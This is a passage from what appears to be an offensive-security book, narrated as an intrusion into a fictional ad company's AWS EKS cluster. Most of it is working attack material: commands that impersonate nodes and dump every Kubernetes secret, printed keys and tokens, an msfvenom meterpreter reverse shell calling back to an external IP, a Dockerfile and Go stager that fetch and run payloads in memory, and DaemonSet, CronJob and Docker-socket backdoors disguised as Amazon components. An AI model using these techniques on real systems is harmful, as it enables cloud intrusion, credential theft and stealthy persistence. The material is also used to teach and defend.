    "endpointPublicAccess" : false ,
    "endpointPrivateAccess" : true,
…
```

The API-server is that long URL conveniently named "endpoint". In some rare configurations, it may be exposed on the internet, making it much more convenient to query/alter the cluster's desired state.

The role we got can do much more than simply explore Kubernetes resources. In a default setting, it has the power to attach any security group to any other node in the cluster. We just need to find an existing security group that exposes every port on the internet [140] —there is always one—and assign it to the machine hosting our current shell.

It is tempting to promote our handcrafted S3-based reverse shell into a full-

blown duplex communication channel, but it is very probable that MXR Ads Terraformed their Kube cluster by declaring how many machines should ideally be running, what their network configuration should look like, which security groups are assigned to each machines, etc. If we alter these parameters, the change will be flagged on the next “Terraform plan” command. A security group that allows all ingress traffic to a random node can only raise questions we want to keep quiet.

We continue to toy around with the role attached to the Kube node, but it quickly hits its limits. It was so severely restricted that it lost every ounce of interest. We can only describe general information about the cluster’s components. We don’t have access to the machines’ user data and can hardly change anything without sounding the whistle…

Come to think of it, why are we only considering this node as an AWS resource? It is first and foremost a Kubernetes resource. A privileged one at that. This node may have laughable permissions in the AWS environment, but it is a supreme god in the Kubernetes world as it literally has death and life authority over the pods in its realm.

As explained earlier, every node has a running process called the kubelet that polls the API server for new pods to spawn or terminate. Running containers means mounting volumes, injecting secrets… how the hell does it achieve this level of access?

Answer: via the node’s instance profile—aka the role we were playing with this whole time [141] .

When you set up a Kubernetes cluster on EKS, one of the first configurations to apply before even starting the nodes is to add their IAM role name to the **system:nodes** group. This group is bound to the Kubernetes role **system:node** , which has various read permissions on Kube objects: services, nodes, pods, persistent volumes and 18 other resources!

All we have to do to inherit these powers is to ask AWS to morph our IAM access keys into a valid Kubernetes token so we can query the API server as a valid member of the **system:nodes** group:

```
root@Point1 : ~/# aws eks get-token --cluster-name prod-euw1 --profile node
{
    "kind" : "ExecCredential" ,
```

```
    "apiVersion" : "client.authentication.k8s.io/v1alpha1" ,
    "status" : {
       "expirationTimestamp" : "2019-11-14T21:04:23Z" ,
       "token" : "k8s-aws-v1.aHR0cHM6Ly9zdHMuYW1hem… "
    }
}
```

The token we get this time is not a JWT token; rather it contains the building blocks of a call to the GetCallerIdentity API of the STS service *(jq is a tool that parses JSON data).*

```
root@Point1 : ~/# aws eks get-token --cluster-name prod-euw1 \
| jq -r .status.token \
| cut -d"_" -f2 \
| base64 -d \
| sed "s/&/\n/g"

Action=GetCallerIdentity
Version=2011-06-15
X-Amz-Algorithm=AWS4-HMAC-SHA256
X-Amz-Credential=ASIA44ZRK6WSYQ5EI4NS%2F20191118/us-east-1/sts/aws4_request
X-Amz-Date=20191118T204239Z
X-Amz-Expires=60
X-Amz-SignedHeaders=host;x-k8s-aws-id
X-Amz-Security-Token=IQoJb3JpZ2luX2VjEIX/////…
```

Just as AWS IAM trusts OpenID to identify and authenticate Kube users (through the means of a JWT token), EKS trusts IAM to do the same through a web call to the **sts.amazon.com** endpoint.

We can use this token in a curl command like we did earlier, but we are better off generating a full kubectl config that we can download into that trustworthy pod of ours:

```
root@Point1 : ~/# aws eks update-kubeconfig --name prod-euw1 --profile node

Updated context arn:aws:eks:eu-west-1:886477354405:cluster/prod-euw1 in /root/.kube/config
```

```
shell > wget https://mxrads-archives-packets-linux.s3-eu-west-1.amazonaws.com/config

shell > mkdir -p /root/.kube && cp config /root/.kube/
```

A quick way to test our newly acquired privileges is to list pods in the sacred **kube-system** namespace. This is the namespace that contains the master pods—

the api-server, etcd, core-dns—and other critical pods used to administer Kubernetes. Remember that our previous tokens were limited to the “prod” namespace, so this would be a huge step forward:

```
shell > kubectl get pods -n kube-system

NAME                   READY   STATUS    RESTARTS   AGE
aws-node-hl227         1/1     Running   0          82m
aws-node-v7hrc         1/1     Running   0          83m
coredns-759d6fc95f-6z97w   1/1     Running   0          89m
coredns-759d6fc95f-ntq88   1/1     Running   0          89m
kube-proxy-724jd       1/1     Running   0          83m
kube-proxy-qtc22       1/1     Running   0          82m
…
```

Nice! Obviously since we are in a managed Kubernetes, the most vital pods are kept hidden by Amazon, such as the api-server, etcd and the controller-manager, but the rest of the pods are there.

Let’s put our new privileges to good use. The first thing we want to do is grab all secrets defined in Kube. However, even though the system:nodes group technically has the permission to do so, it cannot arbitrarily request secrets.

```
shell > kubectl get secrets --all-namespaces

Error from server (Forbidden): secrets is forbidden: User "system:node:ip-192-168-98-157.eu-west-1.compute.internal" cannot list resource "secrets" in API group "" at the cluster scope: can only read namespaced object of this type
```

A security feature was introduced in Kubernetes version 1.10 to limit the excessive power attributed to nodes: Node authorization. It sits on top of classic role-based access control. A node can only exercise its ability to retrieve secrets if there are scheduled pods on that same node that need that secret. When the pod is terminated, the node loses access to the secret.

There is no reason to panic, though. Any random node usually hosts dozens, if not hundreds, of different pods at any given time. Each with their own dirty secrets, volume data, etc. Maybe at 11pm today, our node can only retrieve the password of a dummy database, but give it thirty minutes and the Kube-scheduler may send its way a pod with cluster admin privileges…It’s all about being on the right node at the right moment.

```
shell > kubectl get pods --all-namespaces --field-selector spec.nodeName=ip-192-168-21-116.eu-west-1.compute.internal
```

```
prod    ads-rtb-deployment-13fe-3evx   1/1  Running
prod    ads-rtb-deployment-12dc-5css   1/1  Running
prod    kafka-feeder-deployment-23ee   1/1  Running
staging digital-elements-deploy-83ce   1/1  Running
test    flask-deployment-5d76c-qb5tz   1/1  Running
[…]
```

Lots of heterogenous applications are hosted on this single node. That seems promising. We use our custom parser to automatically list the secrets mounted by each pod:

```
shell > ./kubectl get pods -o="custom-columns=\
NS:.metadata.namespace,\
POD:.metadata.name,\
ENV:.spec.containers[*].env[*].valueFrom.secretKeyRef,\
FILESECRET:.spec.volumes[*].secret.secretName" \
--all-namespaces \
--field-selector spec.nodeName=ip-192-168-21-116.eu-west-1.compute.internal

NS      POD          ENV              FILESECRET
prod    kafka…       awsUserKafka     kafka-token-653ce
prod    ads-rtb…     CassandraDB      default-token-c3de
prod    ads-rtb…     CassandraDB      default-token-8dec
staging digital…     GithubBot        default-token-88ff
test    flask …      AuroraDBTest     default-token-913d
…
```

Cassandra databases, AWS access keys, service accounts, Aurora database passwords, GitHub tokens, more AWS access keys… Is this even real? We download (and decode) every secret with the rather explicit command: **kubectl get secret**

```
shell > ./kubectl get secret awsUserKafka  -o json -n prod \
| jq .data
  "access_key_id": "AKIA44ZRK6WSSKDSKQDZ",
  "secret_key_id": "93pLDv0FlQXnpyQSQvrMZ9ynbL9gdNkRUP1gO03S"


shell > ./kubectl get secret githubBot -o json -n staging\
|jq .data
  "github-bot-ro": "9c13d31aaedc0cc351dd12cc45ffafbe89848020"


shell > ./kubectl get secret kafka-token-653ce -n prd -o json |jq -r .data.token
"ZXlKaGJHY2lPaUpTVXpJMU5pSXNJbXRwWkNJNklpSjkuZ…
```

We are not even done. Not by a long shot. See this was just one node that

happened to run the **ads-rtb** pod with the insecure Redis container. There are 200 other similar pods distributed over 700 machines that are vulnerable to the same cache poisoning technique.

The formula is simple: Locate these pods (get pods command), connect to the Redis container, replace a couple VAST URLs with the metadata API, collect the machine's temporary AWS keys spilled to the audit database, convert them to a Kubernetes token and retrieve the secrets loaded by the pods running on the node.

We rinse and repeat until we come across lucky node number 192.168.133.34, which happens to host a few pods belonging to the all-powerful **kube-system** namespace:

```
shell > ./kubectl get pods -o="custom-columns=\
NS:.metadata.namespace,\
POD:.metadata.name,\
ENV:.spec.containers[*].env[*].valueFrom.secretKeyRef,\
FILESECRET:.spec.volumes[*].secret.secretName" \
--all-namespaces \
--field-selector spec.nodeName=ip-192-168-133-34.eu-west-1.compute.internal

NS           POD        ENV          FILESECRET
Kube-system  tiller     <none>       tiller-token-3cea
prod         ads-rtb…   CassandraDB  default-token-99ed
```

There is almost a 90% likelihood that the tiller pod has cluster admin privileges. After all, it plays a central role in **helm** [142] , the packet manager used to deploy and manage applications on Kubernetes [143] . We impersonate this node and download tiller's service account token:

```
root@Point1 : ~/# aws eks update-kubeconfig --name prod-euw1 --profile node133
…
shell > ./kubectl get secret tiller-token-3cea \
-o json \
--kubeconfig ./kube/config_133_34 \
| jq -r .data.token

ZXlKaGJHY2lPaUpTVXpJMU5pSXNJbXRwWkNJNklpSjkuZXlKcGMzTWlPaU…
```

Armed with this powerful account, we can catch all secrets with one fat command. To hell with node authorization!

```
shell > kubectl get secrets \
```

```
--all-namespaces \
-o json \
--kubeconfig ./kube/tiller_config

"abtest_db_user": "abtest-user-rw",
"abtest_db_pass": "azg3Wk+swUFpNRW43Y0",
"api_token": "dfb87c2be386dc11648d1fbf5e9c57d5",
"ssh_metrics": "--- BEGIN SSH PRIVATE KEY --- …"
…
```

All in all, we got over a hundred credentials spanning almost every database: Cassandra, MySQL, etc. If it has something to do with the delivery of an ad, rest assured that we have a way to access it. We even recovered a few SSH private keys. We have no idea how to use them yet, but that should not take us too long to figure out.

We also won a couple of valid AWS access keys, one of which belongs to a developer called Kevin Duncan. This will prove handy.

```
root@Point1 : ~/# vi ~/.aws/credentials
[kevin]
aws_access_key_id = AKIA44ZRK6WSSKDSKQDZ
aws_secret_access_key = 93pLDv0FlQXnpy+EplZsWmW/5r/+B/+KJ

root@Point1 : ~/# aws iam get-user --profile kevin
"User": {
   "Path": "/",
   "UserName": "kevin.duncan",
   "Arn": "arn:aws:iam::886371554408:user/kevin.duncan",
```

And finally, a GitHub token belonging to a read-only bot:

```
root@Point1 : ~/# python3 -m pip install PyGithub
root@Point1 : ~/# python3

>> >  from github import Github
>>> g = Github("9c13d31aaedc0cc351dd12cc45ffafbe89848020")
>>> print(g.get_user().name)
mxrads-bot-ro
```

They were right after all… Kubernetes sure is fun!

We can safely say that we currently own MXR Ads' delivery infrastructure. We still don't know how the profile targeting works, nor who are the end clients of Gretsch Politico, but we can alter/delete/block all their campaigns and

probably much more.

Before we dive even deeper into this rabbit hole, we need to secure the position we worked so hard to attain. Containers have a high volatility that puts our current access at risk. All it takes is a new deployment of the surveys app to kill our shell access—and with it, our main entry point to MXR Ads' Kubernetes cluster.

Sticky shell

Persistence takes a whole new dimension when dealing with a volatile and renewable infrastructure. Containers and nodes tend to be treated as immutable and disposable objects that can vanish anytime, anywhere.

This volatility is further aggravated by the use of special types of machines on AWS called "spot instances". At about 40% of the original price, companies can spawn an instance of almost any type available. The catch is that AWS has the power to reclaim the machine whenever they need the compute power back. While this setup seems ideal for a Kubernetes cluster where containers can be automatically moved to healthy machines and new nodes respawned in a matter of seconds [144] , it does pose new challenges for reliable long-term backdoors.

Persistence used to be about backdooring binaries, running secret shells on machines and planting SSH keys. None of these options provide stable long-term access in a world where the average lifetime of a machine is a few hours.

The good news is that no cluster will run with 100% spot instances because of the heavy risks carried by this setup. A sudden spike in AWS reclaims and the company might fail to scale fast enough to meet customer demand. That's why a common strategy is to have a stable part of critical workloads scheduled on a minimal base of regular instances and absorb traffic fluctuations with spot instances.

A lazy way to backdoor such an infrastructure is to locate this set of precious machines—usually, the oldest ones in the cluster—and backdoor them the old-fashioned way: a cron job that regularly pulls and executes a reverse shell, binary planting [145] , persistent rootkit [146] and so on.

```
shell >./kubectl get nodes –sort-by=.metadata.creationTimestamp

Name
```

```
ip-192-168-162-15.eu-west-1.…  Ready  14 days
ip-192-168-160-34.eu-west-1.…  Ready  14 days
ip-192-168-162-87.eu-west-1.…  Ready  14 days
ip-192-168-162-95.eu-west-1.…  Ready  12 days
ip-192-168-160-125.eu-west-1.…  Ready  9 days
[…]
```

Backdooring a dozen of these nodes, each one supporting a different service, should give us at least a few days of guaranteed access. The shell will automatically disappear with the node, burying any evidence of our shenanigans. It's the perfect crime [147] .

But what if it's not enough time to find a way to Gretsch Politico's network? Can we do better? We are, after all, in a setup that could adapt and heal itself. Wouldn't it be magical if it healed our backdoor with it?

If we start thinking of our backdoor as a container or a pod, then maybe we could leverage Kubernetes's dark wizardry to ensure that at least one copy is always up and running somewhere. The risk of such an ambition cannot be taken lightly. Kubernetes offers a ridiculous level of insights and metrics about all its components, so it will be a bit tricky to stay under the radar.

But then again, persistence is a game of trade-offs. Should we sacrifice stealth for more durable access or keep a very low profile and accept losing our hard-won shell at the slightest turbulence? To each their own opinion about the subject, depending on several factors like their confidence in the anonymity of the attacking infrastructure, the target's security level, their risk appetite and so forth.

This ostensibly impossible dilemma has one obvious solution, though: *multiple backdoors with different properties* . Let's have them both—the stable yet somewhat plain backdoor and the stealthy but volatile shell.

The first backdoor will consist of a pod cleverly hidden in plain sight that acts as our main center of operations. It regularly beacons back home, looking for commands to execute [148] . Whenever it gets destroyed for whatever reason, Kube hurries to bring it back to life. Parallel to the first backdoor, we drop another, stealthier program that hibernates until we send a predefined signal. A secret way back into the system should our first backdoor get busted by a curious admin.

These multiple backdoors should not share any indicator of compromise. They will contact different IPs, use different techniques, run different containers,

etc. An investigator who finds one seed with certain attributes should not be able to leverage this information to find other backdoors. The demise of one should not, in theory, put the others at risk.

The first backdoor can, for instance, run on a select few of the hundreds of nodes available. This rogue container would be a slim image [149] (e.g. alpine) loading and executing a file at boot time.

```
#Dockerfile

FROM alpine

CMD ["/bin/sh", "-c", "wget https://amazon-cni-plugin-essentials.s3.amazonaws.com/run -O /root/run && chmod +x /root/run && /root/run"]
```

Since MXR Ads is such a big fan of S3, we pull the binary from an S3 bucket we own, treacherously called amazon-cni-plugin-essentials *(more on the name later)* .

The agent can be any of your favorite custom or otherwise boilerplate reverse shells. Some may not even mind running a vanilla meterpreter agent on a Linux box. As stated in chapter 1, the framework is reliable and stable and not many companies invest on costly endpoint detection response solutions to protect their Linux servers, especially ephemeral machines in a Kubernetes clusters.

Nevertheless, let's stay on the side of caution and take a few seconds to obfuscate our code. We head to our lab and generate a stageless [150] vanilla HTTPS meterpreter through the msfvenom command. We sneak the reverse shell in a regular **/bin/ls** binary [151] :

```
root@Point1 : ~/# docker run -it phocean/msf ./msfvenom -p \ linux/x64/meterpreter_reverse_https \
LHOST=54.229.96.173 \
LURI=/msf \
-x /bin/ls
LPORT=443 -f elf > /opt/tmp/stager


[ * ] Writing 1046512 bytes to /opt/tmp/stager...
```

Simple enough. Now, instead of running this file from disk like any classic binary, we would like to trigger its execution exclusively from memory to thwart potential security solutions.

Had the payload been a regular shellcode [152] , we would only need to copy it to a read-write-execute memory page, then jump to the first byte of the payload [153] .

However, since *meterpreter_reverse_https* produces a full ELF binary file, reflectively loading it in memory requires a bit of extra work, e.g., manually loading imported DLLs and resolving local offsets [154] . Thankfully, there is a much quicker way of achieving the same result using a special system call introduced in recent Linux kernels: memfd [155] .

This syscall creates a virtual file living entirely in memory and behaving like any regular disk file. Using the virtual file's symbolic link **/proc/self/fd/<id>** , we can open it, alter it, truncate it and, of course, execute it!

The idea then would be to encrypt our vanilla meterpreter payload using a XOR operation and store it on an S3 bucket. A crafted stager would then load the encrypted payload over HTTPs, decrypt it in memory, initialize an "anonymous" file using memfd, write the decrypted payload to this memory-only-file, then execute it.

Below is a quick walkthrough of the main steps of such a stager—as usual the full code is hosted on GitHub.

```
func main () {
 // Download the encrypted meterpreter payload
  data , err := getURLContent(path)

 // Decrypt it using XOR operation
  decryptedData := decryptXor (data, [] byte ( "verylongkey" ))

 // Create an anonymous file in memory
  mfd , err := memfd. Create ()

 // Write the decrypted payload to the file
 mfd. Write (decryptedData)

 // Get the symbolink link to the file
 filePath := fmt. Sprintf ( "/proc/self/fd/%d" , mfd. Fd ())

 // Execute the file
 cmd := exec. Command (filePath)
  out , err := cmd. Run ()
```

```
}
```

That's about it. No obscure offset calculations, libraries hot-loading, patching PLT sections and other hazardous tricks. We have a reliable stager that executes a file exclusively in memory and that is guaranteed to work on any recent Linux distribution.

We compile the code and then upload it to S3:

```
root@Point1 : opt/tmp/# aws s3api put-object\
--key run \
--bucket amazon-cni-plugin-essentials \
--body ./run
```

Finally, to further push the web of deceit, we build the container's image and push it to our own AWS ECR registry (ECR is the equivalent of docker hub on AWS) under the name of a legitimate Amazon container: **amazon-k8s-cni** .

```
root@Point1 : ~/# docker build -t 886477354405.dkr.ecr.eu-west-1.amazonaws.com/amazon-k8s-cni:v1.5.3 .

Successfully built be905757d9aa
Successfully tagged 886477354405.dkr.ecr.eu-west-1.amazonaws.com/amazon-k8s-cni:v1.5.3

# Authenticate to ECR
root@Point1 : ~/# $(aws ecr get-login --no-include-email --region eu-west-1)
root@Point1 : ~/# docker push 886477354405.dkr.ecr.eu-west-1.amazonaws.com/amazon-k8s-cni:v1.5.3
```

The name of the fake container and S3 bucket is no arbitrary choice. It so happens that EKS runs a copy of a similar container on every single node to manage the network configuration of pods and nodes.

```
shell > kubectl get pods -n kube-system | grep aws-node
aws-node-rb8n2          1/1     Running   0          7d
aws-node-rs9d1          1/1     Running   0          23h
[…]
```

These pods are created by a DaemonSet object [156] , a Kubernetes resource that maintains at least one copy of a given pod constantly running on all (or some) nodes. Each of these **aws-node** pods is assigned a service account with read-only access to all namespaces, nodes and pods. And to top it all, they all automatically mount the **/var/run/docker.sock** , giving them root privileges on the host.

It is the perfect cover.

Unlike the real aws-node DaemonSet, our fake one will not target the whole population of workers. We only need to match a few nodes—for instance, the three bearing the **kafka-broker-collector** label. A good population size for our evil DaemonSet:

```
shell > kubectl get nodes --show-labels

ip-192-168-178-150.eu-west-1.compute.internal

service=kafka-broker-collector,
beta.kubernetes.io/arch=amd64,
beta.kubernetes.io/instance-type=t2.small, beta.kubernetes.io/os=linux, […]
```

No need to go looking for the YAML definition of a DaemonSet, we can just dump the one used by the legitimate aws-node, alter a couple of fields like the container image (aws-node-cni instead of aws-node), the container port and the label selector to match kafka-broker-collector, and resubmit the newly changed file for scheduling.

```
shell > kubectl get DaemonSet aws-node -o yaml -n kube-system > aws-ds-manifest.yaml

# Replace the name of the DaemonSet
shell > sed "s/  name: aws-node/  name: aws-node-cni/g" -i aws-ds-manifest.yaml

# Replace the container image with our own image
shell > sed -E "s/image: .*/image: 886477354405.dkr.ecr.eu-west-1.amazonaws.com\/amazon-k8s-cni:v1.5.3/g" -i aws-ds-manifest.yaml

# Replace the host and container port to avoid conflict
shell > sed -E "s/Port: [0-9]+/Port: 12711/g" -i aws-ds-manifest.yaml

# Update the node label key and value
shell > sed "s/ key: beta.kubernetes.io\/os/ key: service/g" -i aws-ds-manifest.yaml

shell > sed "s/ linux/ kafka-broker-collector/g" -i aws-ds-manifest.yaml
```

A few “sed” commands later and we have our updated manifest ready to be pushed to the API server.

Meanwhile, we head back to our Metasploit container to set up the listener [157] :

```
root@Point1 : ~/# docker ps
CONTAINER ID      IMAGE          COMMAND
8e4adacc6e61      phocean/msf    "/bin/sh -c \"init.sh\""

root@Point1 : ~/# docker attach 8e4adacc6e61
root@fcd4030 :/opt/metasploit-framework# ./msfconsole
msf > use exploit/multi/handler
msf multi/handler > set payload linux/x64/meterpreter_reverse_https
msf multi/handler > set LPORT 443
msf multi/handler > set LHOST 0.0.0.0
msf multi/handler > set LURI /msf
msf multi/handler > set ExitOnSession false
msf multi/handler > run -j
[ * ] Exploit running as background job 3
```

We push this updated manifest to the cluster, which will create the DaemonSet object, along with the three reverse shell containers:

```
shell > kubectl -f apply -n kube-system aws-ds-manifest.yaml
daemonset.apps/aws-node-cni created

# Metasploit container

[ * ] https://0.0.0.0:443 handling request from 34.244.205.187;
meterpreter >  getuid
Server username: uid=0, gid=0, euid=0, egid=0
```

Awesome. Nodes can break down, pods can be wiped out, so long as there are nodes bearing the label kafka-collector-broker, our evil containers will be scheduled on them time and time again. After all, who will dare question Amazon-looking pods obviously related to a critical component of the EKS cluster? Security by obscurity may not be a winning defense strategy, but it's a golden rule in the offensive world.

Note : We can achieve the same resilience using a ReplicaSet object that ensures there is always a fixed set of copies of a given pod. We can configure this ReplicaSet to mimic the attributes and labels of the aws-node DaemonSet. The advantage of this method is that we can literally name the pods "aws-node" instead of "aws-node-cni", since they belong to a different object (i.e., ReplicaSet).

This backdoor is very resilient and will survive node termination, but it's a bit loud. It continuously keeps a pod and a DaemonSet running and visible on the cluster.

We therefore complement this backdoor with a stealthier one that only fires up occasionally. A cron job at the cluster level that runs every day at 10 am, for instance, to bring a pod to life [158] :

```
apiVersion : batch/v1beta1
kind : CronJob
metadata :
  name : metrics-collect
spec :
  schedule : "0 10 * * *"
  jobTemplate :
    spec :
      template :
        spec :
          containers :
          - name : metrics-collect
            image : 882347352467.dkr.ecr.eu-west-1.amazonaws.com/amazon-metrics-collector
            volumeMounts :
            - mountPath : /var/run/docker.sock
              name : dockersock
          volumes :
          - name : dockersock
            hostPath :
              path : /var/run/docker.sock
          restartPolicy : Never
```

This cron job loads the "amazon-metrics-collector" image from yet another AWS account we control. This Docker image has a thicker structure and may even pass for a legit metrics job:

```
# Dockerfile

FROM debian :  buster-slim

RUN apt update && apt install -y git make
RUN apt install -y prometheus-varnish-exporter
COPY init.sh /var/run/init.sh
```

```
ENTRYPOINT ["/var/run/init.sh"]
```

Behind the façade of useless packages and dozens of dummy lines of code, deep inside **init.sh** , there is an instruction that downloads and executes a script hosted on S3. At first, this remote script will be a harmless dummy “echo” command.

The moment we want to activate this backdoor to regain access to the system, we overwrite the file on S3 with our custom meterpreter. It’s a sort of dormant shell that we only use in case of emergency.

This setup, however, would not completely solve the original problem. Once we activate our shell, we will have a pod constantly running on the system, visible to every Kube admin.

One optimization would be to avoid executing our custom stager directly on the metrics-collector pod. Instead, we will use the pod to contact the Docker socket that we so conveniently mounted and instruct it to start yet another container on the host, which will *in fine* load the meterpreter agent. The metrics-collector pod, having done its job, can gracefully terminate, while our shell remains running unhindered in its own container.

This second container will be completely invisible to Kubernetes since it is not attached to any existing object (ReplicaSet, DaemonSet, pod, etc.). It was defiantly created by Docker on a node. It will silently continue running in privileged mode with minimal supervision. Below are the three curl commands [159] to pull, create and start such a container.

```
# metrics file when activated

# Pull the image from the ECR registry
curl \
  --silent \
  --unix-socket /var/run/docker.sock \
  "http://docker/images/create?fromImage=881445392307.dkr.ecr.eu-west-1.amazonaws.com/pause-
amd64" \
  -X POST

# Create the container from the image and mount the / directory
curl \
  --silent \
  --unix-socket /var/run/docker.sock \
```

```
 "http://docker/containers/create?name=pause-go-amd64-4413" \
 -X POST \
 -H "Content-Type: application/json" \
 -d '{ "Image": "881445392307.dkr.ecr.eu-west-1.amazonaws.com/pause-amd64", "Volumes": {"/hostos/": {}},"HostConfig": {"Binds": ["/:/hostos"]}}'


# Start the container
curl \
 --silent \
 --unix-socket /var/run/docker.sock \
 "http://docker/containers/pause-go-amd64-4413/start" \
 -X POST \
 -H "Content-Type: application/json" \
 --output /dev/null \
 --write-out "%{http_code}"
```

To further conceal our rogue container, we smuggle it amongst the many “pause” containers that are usually running on any given node. The pause container plays a key role in the Kubernetes architecture. It is the container that inherits all the namespaces assigned to a pod and shares them with the containers inside. There are as many pause containers are there are pods, so one more will hardly raise an eyebrow.

At this stage, we have a pretty solid foothold on the Kubernetes cluster. We could go on spinning processes on random nodes in case someone destroys our Kube resources, but hopefully, by that time, we would already have finished our business anyway.

Tip: There is a Kube resource called Mutating webhooks that patches pod manifests on the fly to inject containers, volumes, etc. It is tricky to configure but can be lethal to achieve persistence. However, we need at least a cluster of version 1.15 to be reliably weaponize them. Practical information on: *http://bit.ly/2ubNnuo* .

The enemy inside

“Gravity is not a version of the truth. It is the truth. Anybody who doubts it is invited to jump out of a tenth-floor window.”

Richard Dawkins

In the previous chapter, we took over MXR Ads' delivery cluster, which yielded us hundreds of secrets, ranging from AWS access keys to GitHub tokens, to pretty much any database involved in the delivery of an ad. We are not yet admins of the AWS account, but it's barely a nudge away. Once we make sense of all the data we gathered, we will surely find a way to escalate privileges and perhaps uncover the hidden link between MXR Ads and Gretsch Politico.

Burgeoning seed

We load the AWS access keys we retrieved from Kube and check out the permissions of dear old Kevin:

```
root@Point1 : ~/# aws iam get-user --profile kevin
"User": {
  "UserName": "kevin.duncan",
…
```

As stated earlier, by default, IAM users have absolutely zero rights on AWS. They cannot even change their own passwords. Companies will therefore almost always grant users enough rights on IAM itself (the service handling users and permissions) to perform basic operations, like password changes, policy listing, enabling MFA and so on.

To limit the scope of these permissions, a condition is often added to only accept IAM API calls targeting the calling user. Kevin is probably allowed to list his own permissions, but not those attached to other users.

```
root@Point1 : ~/# aws iam list-attached-user-policies \
--user-name=kevin.duncan \
--profile kevin


"PolicyArn": "arn:aws:iam::886371554408:policy/mxrads-self-manage",
"PolicyArn": " arn:aws:iam::886371554408:policy/mxrads-read-only",
"PolicyArn": " arn:aws:iam::886371554408:policy/mxrads-eks-admin"
```

Indeed, we get an error as soon as we call an IAM command on a resource other than Kevin.

```
root@Point1 : ~/# aws iam get-policy \
--policy-arn mxrads-self-manage \
--profile kevin
An error occurred (AccessDenied) when calling the GetPolicy operation: User:
arn:aws:iam::886371554408:user/kevin.duncan is not authorized to perform: iam:GetPolicy on resource:
policy arn:aws:iam::886371554408:policy/mxrads-eks-admin…
```

AWS runs a tight ship when it comes to access rights. Thankfully, Kevin's policies are explicit enough to guess their content: **mxrads-eks-admin** stands for itself and **mxrads-read-only** probably confers Kevin read access to a subset of the 165 AWS services used by MXR ads. It's just a matter of guessing which ones [160] .

Each of these services could take hours, if not days, to fully explore, especially for a company so invested in AWS and with such a complex business architecture. We need to keep our focus straight. We are looking for anything remotely related to Gretsch Politico, their clients' information or data profiling activity. It could be an S3 bucket holding DAR segments [161] , a table on an RDS database, a web server running on EC2, a proxy service on API Gateway, a messaging queue on SQS… in any of the twelve AWS regions currently available.

Yes, I feel and share your frustration.

Luckily, AWS has a quick and simple way of listing all tagged resources defined in a region across all services: the **resource groups tagging** API. Any company with minimal infrastructure hygiene will make sure to tag their resources, if only for billing purposes, so we can be fairly confident in the results returned by this API call. We start with the eu-west-1 region:

```
root@Point1 : ~/# aws resourcegroupstaggingapi get-resources \
--region eu-west-1 \
--profile kevin > tagged_resources_euw1.txt

root@Point1 : ~/# head tagged_resources_euw1.txt

ResourceARN: arn:aws:ec2:eu-west-1:886371554408:vpc/vpc-01e638,
Tags: [ "Key": "Name", "Value": "privateVPC"]
…
arn:aws:ec2:eu-west-1:886371554408:security-group/sg-07108…
arn:aws:lambda:eu-west-1:886371554408:function:tag_index
arn:aws:events:eu-west-1:886371554408:rule/asg-controller3
arn:aws:dynamodb:eu-west-1:886371554408:table/cruise_case
…
```

Had Kevin lacked the necessary privileges to list resource tags (tag:GetResources), we would have no choice but to manually start exploring the most commonly used AWS services, such as EC2, S3, Lambda, RDS, DynamoDB, API Gateway, ECR, KMS and Redshift [162] . These primitive services are even used by AWS itself internally to build more complex offerings

like EKS [163] .

Note : There are many AWS auditing and pentesting tools that enumerate services and resources. Check out Toniblyx's compilation on GitHub *http://bit.ly/2tsKLbG* . Beware that most of these tools may flood AWS with API calls, an activity that can be picked up with minimal monitoring (more on that later).

We pulled well over 8000 tagged resources from MXR Ads' account, so naturally we turn to our trusted grep command to explore this data:

```
root@Point1 : ~/# egrep -i "gretsch|politico|gpoli" tagged_resources_euw1.txt

ResourceARN: arn:aws:lambda:eu-west-1:886477354405:function:dmp-sync-gretsch-politico,
…
```

Marvelous! There's our hidden needle. MXR Ads has a lambda function that seems to exchange data with Gretsch Politico.

AWS Lambda is the gold standard of the serverless world. You package Python source code, a Ruby script or a Go binary in a zip file, send it to AWS Lambda along a few environment variables, CPU/Memory specifications and AWS runs it for you.

No machine provisioning, network configuration, security groups, SSH, … none of that hassle. You point to a zip file and it's executed at the time of your choosing. A lambda function can even be triggered by external events fired by other AWS services (e.g., file reception on S3). It's a glorified crontab that changed the way people orchestrate their workloads [164] .

Let's take a closer look at this **dmp-sync** lambda function:

```
root@Point1 : ~/# aws lambda get-function  \
--function-name dmp-sync-gretsch-politico \
--region eu-west-1 \
--profile kevin


…
RepositoryType: S3,
Location: https://mxrads-lambdas.s3.eu-west-1.amazonaws.com/functions/dmp-sync-gp?versionId=YbSa…
```

You can see above that it retrieves the compiled code to execute from the S3 path **mxrads-lambdas/dmp-sync-gp** . We immediately rush to the keyboard and start typing our next command "aws s3api get-object…", but even Kevin is not

trusted enough to be granted access to this bucket:

```
root@Point1 : ~/# aws s3api get-object \
--bucket mxrads-lambdas \
--key functions/dmp-sync-gp dmp-sync-gp \
--profile kevin

An error occurred (AccessDenied) when calling the GetObject operation: Access Denied
```

We could build a wall with all the Access Denied messages we received over the last couple of days…

If we look closer at the lambda definition, we see that it impersonates the AWS role "lambda-dmp-sync", and relies on a couple of environment variables to do its bidding:

```
root@Point1 : ~/# aws lambda get-function  \
--function-name dmp-sync-gretsch-politico \
--region eu-west-1 \
--profile kevin
…
Role: arn:aws:iam::886371554408:role/lambda-dmp-sync,
Environment: {
  Variables: {
    SRCBUCKET: mxrads-logs,
    DSTBUCKET: gretsch-streaming-jobs,
    SLACK_WEBHOOK: AQICAHajdGiAwfogxzeE887914…,
    DB_LOGS_PASS: AQICAHgE4keraj896yUIeg93GfwEnep…
…
```

These settings suggest that the code operates on MXR Ads' logs (**mxrads-logs**), maybe hydrate them with additional information related to delivery campaigns before sending them to Gretsch Politico's S3 bucket (**gretsch-streaming-jobs**).

Needless to say, our current access key will be monumentally denied from even listing that foreign bucket [165] , but we know for a fact that the role associated with the lambda**, lambda-dmp-sync,** can. The question is, how do we impersonate this role?

One possible option is to go after the GitHub repo containing the source code of this lambda function—assuming we can find an account with read-write access [166] . We could smuggle in a few lines of code to retrieve the role's access keys at runtime and use them to read the bucket's content. It's tempting, but the procedure carries significant exposure. Between Slack notifications and GitHub

emails, the smallest commit could be broadcast to the entire tech team. Not exactly ideal.

AWS offers a natural way to impersonate any role through the STS API [167] , but, boy, do we need some privileges to call this command. No sensible admin would include STS APIs in a read-only policy assigned to developers.

Let's put a pin on this role impersonation idea and continue exploring other AWS services. Surely there is something we can abuse to elevate privileges. Let's try to describe all EC2 instances, for example. Remember how last time we tried this command, we were constrained to the Kubernetes nodes? Things sure have changed since then:

```
